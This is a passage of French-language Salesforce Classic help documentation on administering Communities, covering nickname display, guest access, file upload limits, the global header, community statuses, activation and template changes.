   - Autorisez l'accès au contenu Chatter public de votre communauté pour que les utilisateurs invités puissent y accéder sans se connecter. Accorder cet accès permet de favoriser l'adoption et aide les clients à trouver facilement les informations dont ils ont besoin sans se connecter, s'enregistrer ni contacter directement votre société.
   - Activez les messages Chatter qui permettent d'établir des conversations privées et sécurisées avec d'autres utilisateurs de Chatter. Pour exposer les messages Chatter pour des utilisateurs externes, les administrateurs doivent également activer l'onglet Chatter.
   - Utilisez des pages d'erreur Visualforce personnalisées si vous souhaitez que les utilisateurs authentifiés affichent vos pages d'erreur Visualforce sous votre marque.
   - Affichez tous les paramètres disponibles dans la Gestion de la communauté qui sont masqués par défaut, selon la configuration de votre communauté. L'activation de ce paramètre remplace la navigation dynamique fournie dans la Gestion de la communauté.

   **Gestion de la communauté**

   - Autorisez les membres à marquer des publications, des commentaires ou des fichiers pour la modération dans votre communauté. Des membres peuvent souhaiter marquer des éléments contenant un langage inapproprié ou des informations confidentielles.

- Activez la réputation afin d'autoriser les responsables de communauté à définir un système de points pour récompenser les utilisateurs qui participent à la communauté. Les administrateurs configurent les niveaux de réputation correspondants que les utilisateurs affichent dans leur profil.
- Activez les personnes compétentes afin de découvrir des personnes compétentes pour des rubriques et de recommander des personnes selon leurs connaissances pour une rubrique.

**Fichiers**

- Définissez la taille maximale en Mo pour les fichiers chargés dans la communauté.
- Spécifiez les types de fichier qui peuvent être chargés dans la communauté.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Affichage de surnoms au lieu de noms complets dans la communauté
Activation de l'accès public à une communauté
Utilisation de pages d'erreur Visualforce personnalisées pour les utilisateurs authentifiés
Activation du marquage des éléments par les membres de votre communauté
Activation de la réputation dans votre communauté
Limitation des fichiers dans votre communauté

## Affichage de surnoms au lieu de noms complets dans la communauté

L'activation de l'affichage du surnom dans votre communauté offre davantage de confidentialité et protège l'identité des membres. Cette option est particulièrement utile avec une communauté publique, dans laquelle les visiteurs non enregistrés peuvent accéder au profil des membres.

Tous les utilisateurs ont un surnom par défaut, qui peut être modifié en accédant à *Votre nom* > **Modifier les coordonnées** dans l'en-tête global ou dans le profil utilisateur Chatter.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Préférences**.
3. Sélectionnez **Activer l'affichage du surnom**, puis cliquez sur **Enregistrer**.

Le surnom est affiché à la place du prénom et du nom dans la majeure partie de la communauté, notamment dans les fils, les vues de liste, les groupes, les résultats de recherche, les recommandations, et dans les profils utilisateur et les fichiers. De plus, les surnoms sont également affichés dans Salesforce1 et dans les sites de communautés activés à l'aide d'un modèle de communautés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer l'affichage du surnom :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Notez les quelques restrictions suivantes relatives à l'affichage du surnom :

- Les messages privés affichent le nom complet. Pour l'éviter, vous pouvez désactiver les messages privés.
- Les enregistrements et les références d'utilisateur dans les enregistrements affichent le nom complet. Notez toutefois que vous pouvez contrôler la visibilité des enregistrements et des utilisateurs avec des règles de partage.
- Les notifications mobiles dans Salesforce1 affichent le nom complet. Pour l'éviter, vous pouvez désactiver les notifications mobiles dans Salesforce1.
- Les recherches par prénom, nom et nom complet ne sont pas limitées et renvoient les correspondances, mais les résultats de recherche affichent uniquement le surnom. Les recommandations de saisie automatique, dans la recherche globale et dans les listes des éléments récents, affichent tous les prénoms, noms et noms complets que l'utilisateur a déjà recherchés ou auxquels il a déjà accédé via un enregistrement ou un autre emplacement.

CONSULTER ÉGALEMENT :

Personnalisation des préférences des communautés

## Activation de l'accès public à une communauté

Activez l'accès aux communautés pour les utilisateurs invités (utilisateurs sans licence), sans leur demander de se connecter ou de s'inscrire à la communauté.

Les communautés se prêtent bien aux scénarios de type B2C (entreprise au consommateur) et permettent d'atteindre une audience plus large. Prenons l'exemple d'une communauté de support client. Une communauté, avec des discussions publiques, des problèmes connus et des solutions publiées par d'autres membres de la communauté ou le support client, permet aux clients existants et potentiels de consulter les informations sans appel de support coûteux.

L'accès public à une communauté dépend du niveau d'accès que vous accordez au profil utilisateur invité, de l'activation de l'accès aux contenus Chatter via l'API, et peut également être contrôlé par page dans le Générateur de communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer l'accès public au contenu d'une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

### Profils des utilisateurs invités

Dès que vous créez une communauté à l'aide de l'assistant Création de communauté, Salesforce crée automatiquement un profil utilisateur invité pour la communauté. Pour afficher ou modifier les autorisations du profil utilisateur invité, accédez au profil en suivant l'une des méthodes ci-dessous, et modifiez les paramètres afin d'élargir ou de limiter l'accès à votre communauté.

- Dans les communautés Onglets Salesforce + Visualforce, accédez à Gestion de la communauté. Dans la liste déroulante, sélectionnez **Accéder à Force.com**.
- Dans les modèles basés sur le Générateur de communauté, accédez au Générateur de communauté. Sélectionnez le nom du profil utilisateur invité dans **Paramètres** > **Général**.
  - Si vous avez activé un déploiement basé sur le profil pour Chatter dans votre organisation, les utilisateurs invités peuvent accéder à des communautés publiques uniquement si vous activez l'accès Chatter dans le profil utilisateur invité. Pour plus d'informations, reportez-vous à *Contrôle de l'accès à Chatter via des profils utilisateur* dans l'aide de Salesforce.
  - De plus, les variations de page et les paramètres au niveau de la page contrôlent l'accès aux pages de votre communauté.

### Activation de l'accès public à Chatter via l'API

Les composants Lightning et les pages Visualforce ci-dessous des communautés doivent accéder aux capacités sous-jacentes de Chatter afin de se charger correctement pour les utilisateurs invités.

- Fil de requête

- Rubriques d'actualité et Fils
- Fil
- Groupe
- Détail sur le groupe
- Gros titre
- Recommandations
- Onglets Informations de l'enregistrement
- Listes associées
- Réputation
- Recherche et Éditeur de publication

Pour activer l'accès à la fonctionnalité Chatter, dans Gestion de la communauté :

1. Cliquez sur **Administration** > **Préférences**.
2. Sélectionnez **Accorder l'accès à des requêtes d'API publiques dans Chatter**, puis cliquez sur **Enregistrer**.

L'activation de l'accès public via le profil utilisateur invité et l'API publique vous permet *également* d'exposer des groupes, des rubriques, des profils utilisateur et des fils aux utilisateurs invités via Chatter in Apex. Cette capacité est particulièrement utile lorsque vous élaborez entièrement vos pages de communauté.

CONSULTER ÉGALEMENT :

Personnalisation des préférences des communautés

## Utilisation de pages d'erreur Visualforce personnalisées pour les utilisateurs authentifiés

Si vous avez personnalisé des pages d'erreur Visualforce, vous pouvez les afficher pour les utilisateurs authentifiés de communauté.

Pour attribuer ou personnaliser vos pages d'erreur Visualforce, dans Gestion de la communauté, cliquez sur le menu Gestion de la communauté dans l'en-tête global, puis sélectionnez **Accéder à Force.com**. La section **Pages d'erreur** répertorie vos sélections de page actuelles.

Lorsque l'option **Utiliser des pages d'erreur Visualforce personnalisées** est sélectionnée, les utilisateurs connectés à la communauté affichent uniquement vos pages d'erreur Visualforce personnalisées. Lorsque l'option **Utiliser des pages d'erreur Visualforce personnalisées** n'est pas sélectionnée, les utilisateurs connectés à la communauté affichent les pages d'erreur Visualforce par défaut. Les utilisateurs invités qui ne sont pas connectés à la communauté affichent toujours les pages d'erreur Visualforce personnalisées, que vous ayez ou non sélectionné la case.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :
- Créer et configurer des Communautés

ET

Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

- Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.

2. Cliquez sur **Administration** > **Préférences**.
3. Sélectionnez **Utiliser des pages d'erreur Visualforce personnalisées**, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Attribution de pages d'erreur aux sites Force.com

## Limitation des fichiers dans votre communauté

Limitez la taille et les types de fichier que les membres de votre communauté peuvent charger. Cette liste blanche de types de fichier permet de contrôler ce que les membres de votre communauté peuvent charger, et évite l'encombrement de votre communauté avec des spams et des fichiers inappropriés.

Pour pouvoir limiter les fichiers dans votre communauté, la modération des fichiers de communauté doit être activée pour votre organisation. Si l'option de limitation des fichiers n'est pas affichée dans la Gestion de la communauté, contactez Salesforce.

La limitation des fichiers dans votre communauté s'applique aux fichiers chargés par les membres n'importe où dans la communauté, aussi bien dans les publications et les commentaires, directement sous l'onglet Fichiers que depuis Salesforce1. Vous pouvez également définir une limitation pour les fichiers de communauté à l'aide de l'API SOAP ou l'API de métadonnées.

Les fichiers chargés avant la définition de votre limitation de fichier ne sont pas affectés. Cependant, les nouvelles versions de ces fichiers doivent respecter les limites spécifiées.

Notez les points suivants :

- Un fichier doit respecter les limitations définies dans la communauté dans laquelle il est chargé. Par exemple, si un client charge un fichier dans une requête et qu'un agent charge une nouvelle version dans votre organisation interne Salesforce, les limitations de la communauté de clients s'appliquent.
- Les fichiers chargés dans votre organisation Salesforce interne et qui sont partagées dans une communauté ne sont pas soumis aux limitations de fichiers de la communauté.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Sélectionnez **Administration** > **Préférences**, puis saisissez vos limitations dans la section Fichiers de la page.
   - `Taille maximale de fichier en Mo` : saisissez une valeur comprise entre 3 Mo et la taille maximale de fichier de votre organisation. Pour utiliser la imitation par défaut de 2 Go, laissez ce champ vide ou saisissez *0*.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour limiter les fichiers dans votre communauté :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

- `Autoriser uniquement ces types de fichier` : saisissez des extensions de fichier séparées par une virgule (par exemple : `jpg,docx,txt`). Vous pouvez saisir des lettres minuscules et majuscules. Vous pouvez saisir jusqu'à 1000 caractères. Pour autoriser tous les types de fichier, laissez ce champ vide.

3. Cliquez sur **Enregistrer**.

Une fois les limitations de fichier de votre communauté définies, les membres reçoivent une erreur si leur fichier dépasse la taille définie ou si l'extension n'est pas autorisée.

Lorsqu'un membre tente de charger plusieurs fichiers à la fois et que l'un des fichiers ne respecte pas vos limitations, aucun fichier n'est chargé.

CONSULTER ÉGALEMENT :

Personnalisation des préférences des communautés

## Activation de l'en-tête global pour des communautés

Lorsque les communités sont activées, l'en-tête global permet de basculer aisément entre vos communautés et votre organisation interne.

Pour pouvoir utiliser l'en-tête global, les communautés doivent être activées dans votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

Pour attribuer un ensemble d'autorisations à un utilisateur :

- Attribuer des ensembles d'autorisations



L'autorisation `Afficher l'en-tête global` est désactivée par défaut pour tous les profils standard. Pour afficher l'en-tête global, l'autorisation « Afficher l'en-tête global » doit être attribuée aux utilisateurs en la sélectionnant dans des profils standard, en créant des profils personnalisés ou en créant un ensemble d'autorisations. Pour attribuer aisément cette autorisation à des personnes spécifiques, créez des ensembles d'autorisations.

1. Dans Configuration, saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquer sur **Nouveau**, puis créez un ensemble d'autorisations qui inclut l'autorisation système `Afficher l'en-tête global`.
3. Attribuez l'ensemble d'autorisations aux utilisateurs appropriés.

Les utilisateurs disposant de cet ensemble d'autorisations affichent l'en-tête global en haut de toutes les pages. Ils peuvent utiliser le menu de gauche pour basculer entre leur organisation interne et toutes les communautés auxquelles ils ont accès.

Le menu *`Votre nom`* à droite contient des liens de modification des informations de contact et de déconnexion. Pour les utilisateurs internes, il contient également un lien Aide et formation et peut inclure des liens vers la Configuration et d'autres outils, selon les autorisations utilisateur et les fonctionnalités activées. Si votre organisation utilise Lightning Experience, les utilisateurs disposant de l'autorisation appropriée peuvent basculer entre Salesforce Classic et la nouvelle interface en utilisant le commutateur. Recherchez le lien `Basculer vers Lightning Experience` dans le menu *`Votre nom`*. Les communautés ne sont pas prises en charge dans Lightning Experience. Par conséquent, pour créer, gérer ou accéder à des communautés à partir de l'en-tête global, vous devez basculer vers Salesforce Classic.

Depuis une communauté, les utilisateurs qui disposent de l'autorisation Gérer les communautés ou Créer et configurer des communautés affichent une icône d'engrenage ( ) qui permet de basculer vers la Gestion de la communauté. Dans la Gestion de la communauté, ils affichent un menu supplémentaire qui permet de prévisualiser la communauté ou d'accéder aux paramètres de la communauté via Générateur de communauté, Site.com Studio ou Force.com.

**Remarque:** Dans la Gestion de la communauté, les utilisateurs affichent l'en-tête global et le menu Gestion de la communauté, même s'ils ne disposent pas de l'autorisation « Afficher l'en-tête global ». Cependant, nous recommandons de continuer d'attribuer l'autorisation « Afficher l'en-tête global » aux utilisateurs qui doivent basculer entre votre organisation interne et des communautés.

CONSULTER ÉGALEMENT :

Accès à vos communautés

# Partage d'un lien vers votre communauté

Vous pouvez autoriser les membres à prévisualiser votre communauté avant de l'activer.

Vous pouvez partager le lien de prévisualisation d'une communauté uniquement avec les utilisateurs qui ont été ajoutés en tant que membres à la communauté.

Le partage d'un lien vers une communauté sous le statut `Aperçu` permet de recueillir aisément l'avis de certains membres. Le fonctionnement de la communauté est identique lorsque vous la rendez active. Ces premiers membres peuvent ainsi essayer toutes les fonctionnalités et vérifier l'ajout de votre marque et vos personnalisations. Ils peuvent publier, commenter et partager des enregistrements avant sa publication et permettre ainsi aux autres membres de joindre une communauté déjà active lorsqu'ils se connectent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour partager une URL d'aperçu pour votre communauté :

- Créer et configurer des Communautés

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *`Toutes les communautés`* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Paramètres**.
3. Copiez l'URL affichée sur la page et partagez-la avec les personnes concernées.

   Notez que vous pouvez partager l'URL uniquement avec les utilisateurs que vous avez ajoutés en tant que membres à la communauté.

CONSULTER ÉGALEMENT :

Personnalisation des communautés

Statuts desCommunautés

# Activation de votre communauté

Activez votre communauté pour qu'elle soit accessible aux membres. L'effet de l'activation d'une communauté diffère selon le modèle.

- **Onglets Salesforce + Visualforce** : L'activation de la communauté entraîne l'activation de son URL et active l'accès à la connexion pour les membres de la communauté. Si les e-mails de bienvenue sont activés lors de l'activation, un e-mail de bienvenue est envoyé à tous les membres. Si parmi eux certains sont de nouveaux utilisateurs du portail, leur e-mail de bienvenue inclut leur nom d'utilisateur et leur mot de passe.
- **Koa, Kokua ou Customer Service (Napili)**: L'activation de la communauté envoie un e-mail de bienvenue à tous les membres et enregistre le site dans Brombone™, un service d'optimisation du moteur de recherche. Pour activer l'URL de la communauté et l'accès à la connexion pour les membres, publiez la communauté.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Paramètres**.
3. Cliquez sur **Activer une communauté**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :
- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

CONSULTER ÉGALEMENT :

Statuts desCommunautés

Personnalisation des communautés

Désactivation d'une communauté

## Statuts desCommunautés

Les Communautés peuvent avoir l'un des statuts ci-dessous.

| Statut | Description |
|---|---|
| `Aperçu` | La personnalisation de la communauté n'est pas terminée et la communauté n'a jamais été activée. Une fois la communauté activée, vous ne pouvez pas restaurer le statut `Aperçu`.<br><br>Les utilisateurs qui disposent de l'autorisation « Créer et configurer des communautés » peuvent accéder à une communauté qui a le statut `Aperçu` si leur profil ou ensemble d'autorisations est associé à la communauté. Ils peuvent également partager un lien vers une communauté avec d'autres utilisateurs dont le profil ou |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Statut | Description |
| --- | --- |
| | l'ensemble d'autorisations est associé à la communauté. Le lien de partage d'une communauté `Aperçu` se situe dans la page Gestion de la communauté.<br><br>Aucun e-mail de bienvenue n'est envoyé, même si l'option `Envoyer un e-mail de bienvenue` est sélectionnée.<br><br>**Remarque:** Si l'accès de votre organisation aux communautés est suspendu en raison d'un défaut de paiement des frais, toutes vos communautés sont désactivées, y compris celles dont le statut est `Aperçu`. Lors de la réactivation des communautés, toutes les communautés ont le statut `Inactive`. Vous pouvez activer ces communautés, mais vous ne pouvez pas restaurer leur statut `Aperçu`. |
| `Inactif` | La communauté était `Active`, mais a été désactivée.<br><br>Vous pouvez souhaiter désactiver une communauté dans les cas suivants :<br>• Ajouter ou retirer des membres<br>• Ajouter, retirer ou modifier l'ordre des onglets<br>• Modifier la charte couleur<br>• Modifier l'URL de la communauté<br><br>Lorsque vous désactivez une communauté, elle n'est plus répertoriée dans le menu déroulant. Les utilisateurs qui disposent de l'autorisation « Créer et configurer des communautés » peuvent toujours accéder à la configuration des communautés `Inactives`, quelle que soit l'appartenance. Si les membres tentent d'accéder à des communautés `Inactives` en utilisant un lien direct, une page d'erreur s'affiche. |
| `Actif` | La communauté est active et disponible pour les membres.<br><br>Les e-mails de bienvenue sont envoyés aux nouveaux membres si l'option `Envoyer un e-mail de bienvenue` est sélectionnée. |

CONSULTER ÉGALEMENT :

- Personnalisation des communautés
- Activation de votre communauté
- Désactivation d'une communauté
- Partage d'un lien vers votre communauté

# Mise à jour des paramètres de votre communauté.

Gérez le nom, la description, l'URL de votre communauté, le statut de votre communauté et le modèle de votre communauté à un emplacement unique.

Vous pouvez modifier le nom et l'URL de votre communauté une fois la communauté activée, mais les utilisateurs ne sont pas redirigés vers la nouvelle URL. Si ce changement est nécessaire, assurez-vous d'informer les membres de votre communauté avant de procéder à la modification.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Paramètres**.
3. Modifiez les paramètres de votre communauté selon les besoins :
   - Modifiez le nom, la description et l'URL de votre communauté en cliquant sur en regard du nom de votre communauté.
   - Gérer le statut de votre communauté.
   - Modifiez le modèle de votre communauté.

CONSULTER ÉGALEMENT :

Changement du modèle de votre communauté

Statuts desCommunautés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

# Désactivation d'une communauté

Vous pouvez souhaiter désactiver une communauté dans les cas suivants :

- Ajouter ou retirer des membres
- Ajouter, retirer ou modifier l'ordre des onglets
- Modifier la charte couleur
- Modifier l'URL de la communauté

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Paramètres**.
3. Cliquez sur **Désactiver**.

   Votre communauté est inactive et hors ligne.

   Lorsqu'une communauté est inactive, les membres peuvent l'afficher dans le menu, mais pas y accéder, sauf s'ils disposent de l'autorisation « Créer et configurer des communautés ».

CONSULTER ÉGALEMENT :

Statuts desCommunautés

Activation de votre communauté

Personnalisation des communautés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

# Changement du modèle de votre communauté

Si vous utilisez le modèle Onglets + Visualforce, vous pouvez le changer pour utiliser le modèle Koa, Kokua ou Customer Service (Napili) dans le Générateur de communauté.

**Remarque:** À compter de la version Winter '17, la possibilité de changer les modèles n'est plus prise en charge pour les communautés qui utilisent les modèles Koa, Kokua et Customer Service (Napili). La fonctionnalité reste disponible pour ces modèles, mais nous recommandons de commencer avec une toute nouvelle communauté. Si vous changez votre modèle Koa, Kokua ou Customer Service (Napili) pour un autre type de modèle, le support client de Salesforce ne pourra pas vous assister en cas de problème.

**Important:** Le changement de modèle n'entraîne aucune perte de données, mais certaines personnalisations ne sont pas transférées. Avant de changer de modèle, lisez les Considérations relatives à la modification du modèle de votre communauté.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Paramètres**.
3. Cliquez sur **Modifier le modèle**.
4. Sélectionnez le modèle que vous souhaitez utiliser.
5. À l'invite, sélectionnez **Modifier le modèle** pour confirmer vos modifications.

Une fois le modèle modifié, vous revenez vers la Gestion de la communauté.

Assurez-vous que les pages de votre communauté, notamment la page de connexion ou la page d'accueil de la communauté, sont toujours adaptées à votre modèle de communauté. Par exemple, si vous avez un modèle Onglets Salesforce + Visualforce et que vous basculez vers le modèle Customer Service (Napili), mettez à jour vos pages pour utiliser les pages du Générateur de communauté au lieu des pages Visualforce. Si nécessaire, personnalisez votre communauté dans le Générateur de communauté, puis publiez les modifications effectuées.

Pour plus d'informations sur l'utilisation des modèles Kokua, Koa et Customer Service (Napili), reportez-vous à *Utilisation de modèles pour élaborer des communautés*.

Pour plus d'informations sur l'utilisation du modèle Aloha, reportez-vous à *Premiers pas avec le modèle de communauté Aloha pour Salesforce Identity*.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :
- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

### Considérations relatives à la modification du modèle de votre communauté

La modification du modèle de votre communauté affecte la navigation, la marque et les personnalisations de la communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

> **Remarque:** À compter de la version Winter '17, la possibilité de changer les modèles n'est plus prise en charge pour les communautés qui utilisent les modèles Koa, Kokua et Customer Service (Napili). La fonctionnalité reste disponible pour ces modèles, mais nous recommandons de commencer avec une toute nouvelle communauté. Si vous changez votre modèle Koa, Kokua ou Customer Service (Napili) pour un autre type de modèle, le support client de Salesforce ne pourra pas vous assister en cas de problème.

- Lorsque vous modifiez votre modèle, les données des objets Salesforce sont conservées, mais aucune personnalisation de la marque et des composants n'est conservée. Préparez-vous à redéfinir les personnalisations si nécessaire.
- Un changement de modèle de communauté met à jour la navigation dans Gestion de la communauté. Pour afficher toutes les options disponibles dans la Gestion de la communauté, quel que soit le modèle choisi, sélectionnez **Administration** > **Préférences** > **Afficher tous les paramètres dans la gestion de la communauté**.
- L'URL de votre communauté change lors du basculement d'un modèle Onglets Salesforce + Visualforce vers n'importe quel autre type de modèle. Plus précisément, `/s` est ajouté à l'URL de la communauté. Assurez-vous de mettre à jour les liens de votre communauté avec l'URL mise à jour.
- Dans les communautés inactives
  - Lorsque vous basculez vers les modèles Koa, Kokua ou Customer Service (Napili), votre changement de modèle est enregistré dans une version brouillon. Utilisez la version brouillon pour personnaliser votre communauté dans le Générateur de communauté. Votre communauté est mise à jour uniquement lorsque vous avez publié vos modifications.
  - Lorsque vous basculez vers le modèle Onglets Salesforce + Visualforce à partir de n'importe quel autre modèle, vos modifications s'appliquent immédiatement à votre communauté active. Dans ce scénario, nous recommandons de désactiver votre communauté avant de modifier votre modèle. Une fois toutes les modifications effectuées, réactivez la communauté.
  - Si votre modèle est répertorié avec `Aucun`, cela signifie que vous n'utilisez pas de modèle prédéfini ou que vous utilisez une version modifiée de l'un de nos modèles.

Pour plus d'informations sur l'utilisation des modèles Kokua, Koa et Customer Service (Napili), reportez-vous à *Utilisation de modèles pour élaborer des communautés*.

Pour plus d'informations sur l'utilisation du modèle Aloha, reportez-vous à *Premiers pas avec le modèle de communauté Aloha pour Salesforce Identity*.

## Gestion des utilisateurs de communautés

### Réinitialisation du mot de passe d'un utilisateur externe pour des communautés

